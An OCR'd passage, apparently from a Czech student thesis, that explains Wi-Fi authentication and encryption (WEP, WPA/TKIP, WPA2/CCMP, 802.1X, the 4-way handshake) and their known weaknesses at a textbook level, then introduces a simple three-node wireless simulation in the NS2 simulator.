
Služba autentizace je nutná pro všechny komunikující stanice v síti. V principu nahrazuje fyzický přístup v sítích drátového Ethernetu. Je používána, jak už bylo zmíněno, všemi stanicemi z důvodu jejich jednoznačné identifikace. Autentizace v OS je nejjednodušší autentizační algoritmus používaný v bezdrátových sítích. Z hlediska zabezpečení tento algoritmus představuje nulovou ochranu, jeho úkol spočívá prakticky jen ve výměně autentizačních rámců mezi stanicí, která o autentizaci žádá, a autentizační autoritou. V OS může být autentizována jakákoliv stanice, která o to požádá. To je hojně využíváno v prostředí tzv. „free“ bezdrátových sítí, kde se jakákoliv možnost zneužití sítě neočekává.

Autentizace sdíleným klíčem naopak vyžaduje po stanicích, které se chtějí do sítě připojit, znalost tajného klíče. Ten je všem stanicím v síti doručen zabezpečeným kanálem, což však standard 802.11 nijak dále nedefinuje. Takovýto způsob autentizace vyžaduje přítomnost nějakého šifrovacího algoritmu. Tím nejjednodušším je algoritmus WEP (Wired Equivalent Privacy) – jak již anglický název napovídá, jedná se o ekvivalent zabezpečení k drátovým Ethernet sítím.

Služba asociace je vykonána až po úspěšné autentizaci klienta. V tomto kroku jsou mezi AP a klientem dohodnuty parametry komunikace, jako například rychlost, šifrování, atd. Až teprve po tomto kroku může klient v síti začít komunikovat. [8]


6.1. Algoritmus WEP

Algoritmus WEP byl v bezdrátových sítích nasazen díky nutnosti zamezení jejich možného odposlechu. Únik rádiového signálu je totiž jednou z nevýhod bezdrátových sítí, oproti sítím drátovým. Výsledkem snahy o zamezení možných odposlechů je právě výše zmiňovaný algoritmus, jenž má za úkol „dodat“ do bezdrátových sítí stejnou míru bezpečí, jako mají sítě drátové.



Obr. 6.1: Princip algoritmu WEP

Princip šifrování v algoritmu WEP vychází ze skutečnosti, že vlastní přenášený textový řetězec (otevřený text) je na bitové úrovni sečten (operace XOR) se stejně dlouhou pseudonáhodnou sekvencí bitů, která je generována algoritmem.



Obr. 6.2: Princip šifrování algoritmu WEP

Otevřený text, který tvoří vlastní přenášená zpráva, doplněná na svém konci o svůj tzv. 32 bitový cyklický redundantní součet, vytváří celý textový řetězec šifrovaný WEP algoritmem. Ten využívá ke generování šifrovacího vektoru, pseudonáhodný generátor obsažený v proudové šifře RC4 společnosti RSA. Na vstupu tohoto generátoru je WEP klíč spolu s inicializačním vektorem. Tato šifra funguje na základě dvou algoritmů, PRGA a KSA. Tyto algoritmy pracují se dvěma poli o velikosti 256 bitů. První pole je naplněno posloupností čísel 0 až 255, přičemž druhé pole je naplněno tzv. „seedem“ klíče. Následně jsou pole díky algoritmu KSA promíchány pomocí bitové substituce, načež v dalším kroku je každý bit zašifrován algoritmem PRGA. Takto vzniklé datové pole na výstupu se nazývá keystream, neboli šifrovací sekvence. [13]

Výstupní sekvence pseudonáhodného generátoru je pro jednu vstupní hodnotu vždy stejná, proto také pokud dešifrující stanice zná tajný WEP klíč společně s inicializačním vektorem, tak pro ni není žádný problém zprávu dešifrovat. Dešifrování poté probíhá vlastně opačným způsobem. Z přijatého bloku dat se v prvním kroku oddělí inicializační vektor. Tento vektor, společně s WEP klíčem, který stanice musí znát, tvoří vstupní proud dat pro generátor pseudonáhodných čísel. Na jeho výstupu je tedy logicky sekvence, která byla použita pro šifrování vlastní zprávy. Když následně tuto sekvenci sečteme operací XOR s šifrovaným textem, dostaneme původní otevřený text, tedy vlastní zprávu plus 32 bitový cyklický redundantní součet. Oboje je následně rozděleno, výpočet cyklického redundantního součtu je proveden znovu, a pakliže se shoduje s původním, je zpráva v pořádku.

WEP algoritmus je z dnešního hlediska zabezpečení bezdrátových sítí zcela nevhodný. Za dobu jeho fungování totiž byly nalezeny závažné bezpečnostní nedostatky, které mají fatální vliv na jeho použitelnost. WEP využívá dvě možné délky tajného klíče.

Tab. 6.1: Parametry WEP64 a WEP128

	WEP64	WEP128
Délka WEP klíče	40 bitů	104bitů
Délka Inicial. vektoru	24 bitů	24 bitů
Délka šifrovacího klíče	64 bitů	128bitů

Nejdůležitějším předpokladem, pro šifrování proudovou šifrou RC4, je unikátnost každého šifrovacího klíče. Šifrovací klíč je, jak bylo zmíněno výše, kombinace tajného WEP klíče a inicializačního vektoru. Ten má v proudové šifře RC4 délku 24 bitů, což mu dává možnost nabývat maximálně 2^24 hodnot. Toto se ukázalo jako fatální nedostatek.

Neopakovatelnost šifrovacího klíče, je při maximální hodnotě inicializačního vektoru, zajištěna po určitou dobu. V dnešních podmínkách bezdrátových sítí je to otázka cca několik hodin. Poté se naplní maximální počet inicializačních vektorů a dojde k jejich opakování, tedy vlastně k tomu, že v síti kolují dva rámce, které byly zašifrovány stejným klíčem. To v konečném důsledku vede k potencionálnímu nebezpečí prozrazení obsahu šifrovaných zpráv. Když totiž útočník odchytí rámec, který má zřejmě známý obsah, tak může díky operaci XOR rozpoznat šifrovací sekvenci a tím se mu otevírá prostor pro útoky na tento algoritmus.

Algoritmus WEP bohužel není „napadnutelný“ jen jednou metodou. Na prolomení algoritmu WEP lze aplikovat různé metody útoku jak pasivní, kdy útočník pouze odposlouchává přenos v síti a pak jej vyhodnocuje, tak i aktivní metody kdy útočník přímo zasahuje do dění v síti vysíláním svých vlastních paketů. Další možná chyba u tohoto algoritmu byla popsána u některých generátorů pseudonáhodných posloupností – na jejich výstupu byla, díky výrobní chybě, značně omezená výstupní posloupnost, což v konečném důsledku vedlo k prolomení algoritmu za dobu řádově v desítkách sekund.

6.2. Algoritmus WPA

Algoritmus WPA (WiFi Protected Access) je dalším možným druhem zabezpečení bezdrátových sítí. Po odhalení slabin, které obsahoval algoritmus WEP, bylo nutné přijít s bezpečnější variantou. Algoritmus nevznikal jako úplně nový, byl plánován pro standard 802.11i, leč ten ještě nebyl dokončen (implementací nového zabezpečovacího algoritmu do tohoto standardu je WPA2). Vznikl tak vlastně jako jakási opravná nadstavba pro WEP s cílem eliminovat jeho slabá místa. Díky tomuto faktu bylo docíleno toho, že starší zařízení podporující WEP jsou s ním plně kompatibilní.

Data jsou v tomto algoritmu šifrována opět pomocí proudové šifry RC4, od společnosti RSA, nyní však nově s 48 bitovým inicializačním vektorem a 128 bitovým tajným klíčem. [7]

Dvě hlavní výhody WPA spočívají v použití tzv. TKIP (Temporal Key Integrity Protocol) mechanismu a využití protokolu 802.1x. V případě TKIP se jedná se o mechanismus, který ve své podstatě spolu s delším inicializačním vektorem řeší problémy WEP algoritmu zavedením dynamické změny klíčů používaných k šifrování. Protokol 802.1x zase implementuje možnost využití autentizačního serveru. Další devizou protokolu 802.1x je tzv. autentizace na portech, kdy protokol blokuje veškerý provoz na určitém portu a povolí jej až po úspěšné autentizaci serverem. TKIP, jakožto i 802.1x, budou v samostatných kapitolách popsány podrobněji. [13]

WPA již nevyužívá 32bitový kontrolní součet (CRC-32), který je také bezpečnostním rizikem, nýbrž aplikuje tzv. MAC (Message Authentication Code). Pro účely WPA byl nazván jako MIC (Message Integrity Code). Tento kontrolní součet využívá tzv. algoritmus „Michael“. Jedná se o jednocestnou hashovací funkci, která má na vstupu otevřený text který chceme přenášet, MAC adresy zdroje a cíle vysílání, plus tajný klíč. Na výstupu poté nalezneme onen 32 bitový hash.

6.3. Algoritmus WPA2

Algoritmus WPA2 je dalším rozšířením šifrovacích algoritmů pro bezdrátové sítě. Vychází, jak již název napovídá, z algoritmu WPA, jež rozšiřuje o tzv. CCMP protokol. Ten bude v samostatné kapitole popsán podrobněji.

Na rozdíl od svých předchůdců (WEP a WPA) již nevyužívá proudovou šifru RC4, nýbrž novější blokovou šifru AES (Advanced Encryption Standard). Délka klíče v tomto způsobu šifrování může být až 256 bitů.

WPA2 využívá, stejně jako starší WPA, tzv. PSK (Pre-Shared Key) režim. Každý uživatel musí před vlastním přístupem do sítě zadat heslo v rozmezí 8 až 63 znaků. Z tohoto vyplývá snad jediná bezpečnostní slabina protokolu. Když totiž uživatel použije krátké heslo, tak otevírá možnost potencionálním útočníkům ve využití slovníkového útoku tzv. „hrubou silou“. Avšak při použití bezpečně dlouhého hesla je algoritmus WPA2 nejlepším možným typem zabezpečení pro moderní bezdrátové sítě. [13]

Od roku 2006 je WPA2 zabezpečení povinné pro všechna zařízení, jež chtějí být certifikována jako Wi-Fi.

Obr. 6.3: Logo Wi-Fi certified pro nová podporující WPA2 algoritmus

7 DALŠÍ MOŽNOSTI ZABEZPEČENÍ

7.1. Filtrace MAC adres

Jedná se ve své podstatě o velmi jednoduchou formu zabezpečení bezdrátové sítě. Její princip spočívá o omezení provozu v síti na takové klienty, kteří mají MAC adresu odpovídající tzv. „povolenému seznamu“ MAC adres, která má v sobě obsaženo AP. Pakliže by se pokusila k síti připojit stanice s jinou MAC adresou, pak její asociace není povolena.

Toto zabezpečení lze však považovat za velmi triviální. Pro jeho překonání stačí odposlechnout určitou část provozu v síti mezi přístupovým bodem a klientem, poté analýzou paketů získat MAC adresu klienta, která se vysílá v nezabezpečené formě, a tu následně vydávat za vlastní.

7.2. Zamezení vysílání SSID

Jedná se o takovou formu zabezpečení, kdy je vlastním zařízením (AP) potlačeno vysílání SSID identifikace (Service Set Identifier). Když klient SSID sítě nevidí, nemůže se asociovat k přístupovému bodu. Toto zabezpečení se také považuje za velmi triviální, k jeho prolomení totiž stačí, stejně jako je tomu u filtrace MAC adres, odposlechnout určité množství síťové komunikace. Její následnou analýzou lze SSID snadno zjistit, neboť se tento identifikátor v síti vysílá v nezašifrované podobě. Samotné použití se doporučuje pouze v kombinaci s šifrováním WPA a lepším.

8 PŘÍSTUP DO WI-FI SÍTÍ

U zabezpečení typu WPA a WPA2 je u obou zúčastněných stran (AP a klienta) nutno zvolit autentizační metodu. Algoritmy implementují tyto metody dvě. Tyto se od sebe odlišují hlavně místem, kde je autentizace prováděna a způsobem, jakým je prováděna.

8.1. Enterprise mode

První metodou je tzv. WPA enterprise mód. V tomto módu je autentizace uživatele přistupujícího do sítě prováděna ve speciálním autentizačním serveru, tzv. Radius serveru, na základě uživatelského jména, hesla, certifikátu, smart karty, nebo pomocí dalších forem zabezpečení. Tato metoda je vhodná pro rozsáhlé sítě sdružující velké množství uživatelů.


8.2. Personal mode

Druhou možnou metodou je tzv. WPA personal mód. V tomto případě se autentizace uživatele děje na úrovni AP, nebo bezdrátového routeru, přičemž se využívá tzv. Pre – shared key heslo (od toho je také odvozen název PSK režim), zadané manuálně jak na straně routeru, tak i na straně klienta. Toto heslo musí mít minimálně 8 znaků a je sdíleno všemi uživateli přistupujícími do této sítě. Z tohoto také plyne bezpečnostní riziko, proto se tento režim doporučuje výhradně pro domácí použití.


9 PROTOKOLY A MECHANISMY PŘÍSTUPU

9.1. CCMP

CCMP protokol byl poprvé použit v zabezpečovacím algoritmu WPA2. Tento protokol zajišťuje v dnešní době nejvyšší možnou formu zabezpečení bezdrátových sítí. Ve své podstatě nahrazuje jak předchozí TKIP protokol, tak i prvotní slabý WEP algoritmus. CCMP již nevyužívá proudovou šifru RC4, nýbrž nově implementuje blokovou šifru AES. Tato šifra se vyznačuje 128 bitovým klíčem a také 128 bitovým blokem dat. Šifra je považována za neprolomitelnou, avšak má i svoje nevýhody. Díky robustnosti je totiž velmi výpočetně náročná a není podporována starším typem hardwaru. CCMP protokol využívá pro šifrování rámců tzv. CCM mód. [14]




Obr. 9.1: Princip zabezpečení pomocí CCMP protokolu




Obr. 9.2: MPDU zabezpečený pomocí CCMP

9.2. TKIP

Název tohoto protokolu vychází z anglického „Temporal Key Integrity Protocol“. Jedná se o protokol, který zavádí do bezdrátových sítí tři nové bezpečnostní vylepšení, oproti algoritmu WEP. Opět využívá proudovou šifru RC4, avšak první vylepšení vyplývá již z názvu protokolu – tajné klíče pro tuto šifru se mění s každým šifrovaným rámcem, což znemožňuje útok pomocí metod založených na hromadění paketů, resp. jejich inicializačních vektorů. Dále tento protokol implementuje do paketu sekvenční čítač, který zabraňuje útočníkovi ve využití tzv. replay útoků, kdy je jeden stejný paket, nejběžněji třeba paket typu ARP, injektován do sítě znovu a znovu, načež AP na tento paket dokola odpovídá stejnými, různě zašifrovanými pakety, které útočník zachytává. Z tohoto počínání lze poté velmi snadno odvodit použitý tajný klíč. Díky tomuto novému způsobu zabezpečení je očíslovaný paket, který je přijat mimo pořadí, jednoduše zahozen. Poslední hlavní vylepšení tkví ve využití 64 bitového algoritmu jménem Michael, zajišťujícího generování kontrolního součtu MIC pro kontrolu integrity zprávy. [14]




Obr. 9.3: Princip funkce protokolu TKIP



Obr. 9.4: MPDU zabezpečený pomocí TKIP

9.3. 802.1X


Standard 802.1X se zabývá řízením přístupu k sítím jak v drátové, tak i bezdrátové formě. S rozrůstajícím počtem stanic bylo nutné zavést takovýto druh přístupu, neboť vznikl požadavek na vzájemnou autentizaci jednotlivých uživatelů, řešení bezpečné distribuce klíčů a také požadavek na integritu zpráv. Protokol funguje tak, že při připojení účastníka do sítě je nejprve jeho komunikace blokována a aby byla umožněna, musí se účastník (zde nazvaný jako suplikant) autentizovat vůči serveru (Radius server). Účastník vyšle požadavek na autentizaci pomocí EAP protokolu na AP. AP poté přepošle tuto žádost dále Radius serveru. Následuje ověření uživatele. Pakliže je uživatel lokální, tak proběhne jeho ověření na tomto Radius serveru. V případě že uživatel nepatří to této sítě, je jeho žádost o autentizaci postoupena Radius serveru náležícímu jeho lokální síti. Jako poslední krok je buďto povolení, nebo zamítnutí autentizace daného uživatele, který se připojuje do sítě. [13]



Obr. 9.5: Princip standardu 802.1X

9.4. 4 - way handshake

Ve standardu 802.11i je definována metoda pro bezpečnou výměnu klíčů mezi AP a klientem. Tato metoda je pojmenována jako 4 – way handshake.



Obr. 9.6: Princip 4 – way handshake

Jednotlivé fáze 4 – way handshake :

- AP zašle klientovi náhodné číslo ANonce.
- Klient vygeneruje své náhodné číslo SNonce, s jehož pomocí je schopen z MAC adresy AP, zaslaného náhodného čísla Anonce a jím vygenerovaného čísla, sestavit PTK klíč. Klient zašle AP své vygenerované číslo a také seznam bezpečnostních parametrů zjištěných na počátku žádosti o připojení do sítě. Celou zprávu opatří MIC kontrolním součtem, díky čemuž může AP zjistit, zda jsou informace a připojené bezpečnostní parametry správné, a odešle na AP.
- AP zašle zpět klientovi bezpečnostní parametry, zároveň také posílá nazpět GTK klíč a celou zprávu opatří také kontrolním součtem MIC.
- ACK zpráva ze strany klienta indikuje, že jsou klíče korektní a že jsou připraveny k použití v rámci bezpečnostních protokolů. [15]

10 NS2 SÍŤOVÝ SIMULÁTOR

10.1. Teorie

Program NS2 je simulátor speciálně zaměřený na síťové aplikace. Jeho vývoj začal již v roce 1989. Od roku 1995 se dále zdokonaloval a stále více se mu dostávalo podpory ze strany významných organizací (DARPA - Defense Advanced Research Projects Agency, UCB - University of California Berkeley, ISI - Information Sciences Institute a mnoha dalších). NS2 je využíván pro simulace nových druhů protokolů jak v drátových, tak i bezdrátových sítích. Může být také do jisté míry využit jako emulátor sítí. Celosvětovou popularitu si získal zejména díky svému open-source modelu a také díky obsáhlé dokumentaci. NS2 je navržen v programovacím jazyku C++ a využívá objektově orientovanou variantu skriptovacího jazyku Tcl (Tool Command Language), OTcl.


Programování v tomto jazyku spočívá v definici vlastních uživatelských Tcl skriptů, které popisují síťovou topologii a jejich následné simulaci v prostředí NS2 s určitými danými parametry. [9]

Důvody použití Tcl a OTcl programování by se daly shrnout do následujících bodů:


- Dovolují rychlý vývoj
- Poskytují grafické prostředí
- Jsou multi-platformní
- Jsou flexibilní pro integraci
- Jsou veskrze jednoduché
- Jsou zadarmo

V případě simulátoru NS2 je podporováno hned několik platforem pro jeho využití. Primárně je určen pro UNIX systémy, ale jeho běh je umožněn také uživatelům s operačními systémy MacOS X a od verze 2.1b9 také pro systémy Windows. U posledního jmenovaného je ale nutnost použití emulátoru pro vytvoření prostředí na UNIX bázi, pro což lze využít buďto program Cygwin a nebo pod OS Windows spustit prostředí Linuxu ve virtuálním stroji za použití programu VMware Player.

Ke své vlastní instalaci jsem se rozhodl vyzkoušet jak možnosti využití NS2 pod aplikací Cygwin, tak i pod emulací OS Linux v programu VMware player. Konkrétně jsem zvolil volně dostupný image distribuce Ubuntu, ve verzi 8.0.4. K vlastní realizaci byl nakonec použit simulátor NS2 spuštěný pod emulovaným prostředním OS Linux v aplikaci VMware player.



Obr. 10.1: Ukázka běhu instalace NS2 pod OS Ubuntu Linux



Obr. 10.2: Ukázka běhu instalace NS2 pod aplikací Cygwin

10.2. Simulace v NS2

Tato simulace možností programu NS2 spočívá v simulaci malého síťového provozu mezi bezdrátovými uzly. Sestává se ze 3 uzlů (Node) v topologii o velikosti 700m x 400m. Cílem této jednoduché simulace je demonstrace závislosti zahazování paketů na rychlosti pohybu mobilního uzlu, resp. na rychlosti přenosu dat.

První node (Node0) je stacionárně umístěn na pozici (350,50). Druhý node (Node1) je mobilní a pohybuje se z původního umístění (355,50) na pozici (600, 300). Třetí node (Node2) je také mobilní, přičemž jeho původní umístění je (345,50) a pohybuje se do souřadnic (10,300). Prvním dvěma nodům byli přiřazeni UDP agenti. V simulaci je generován CBR traffic a třetí node slouží jako Null sink. Velikost paketu je nastavena na 512 B a maximální počet přenesených paketů je omezen na 1000. Celá simulace trvá 50 s.


CBR generátor pro první node je spuštěn v čase t=3 s a zastaven v čase t=50 s, pro druhý node začíná být traffic generován v čase t=0 s a končí v t=48 s. Rychlost přenosu dat Node1 je ve výchozím stavu nastavena na 16 MB/s a rychlost jeho pohybu na 20 m/s. Rychlost přenosu dat Node2 je ve výchozím stavu nastavena na 15 MB/s, přičemž rychlost tohoto nodu je 5 m/s.

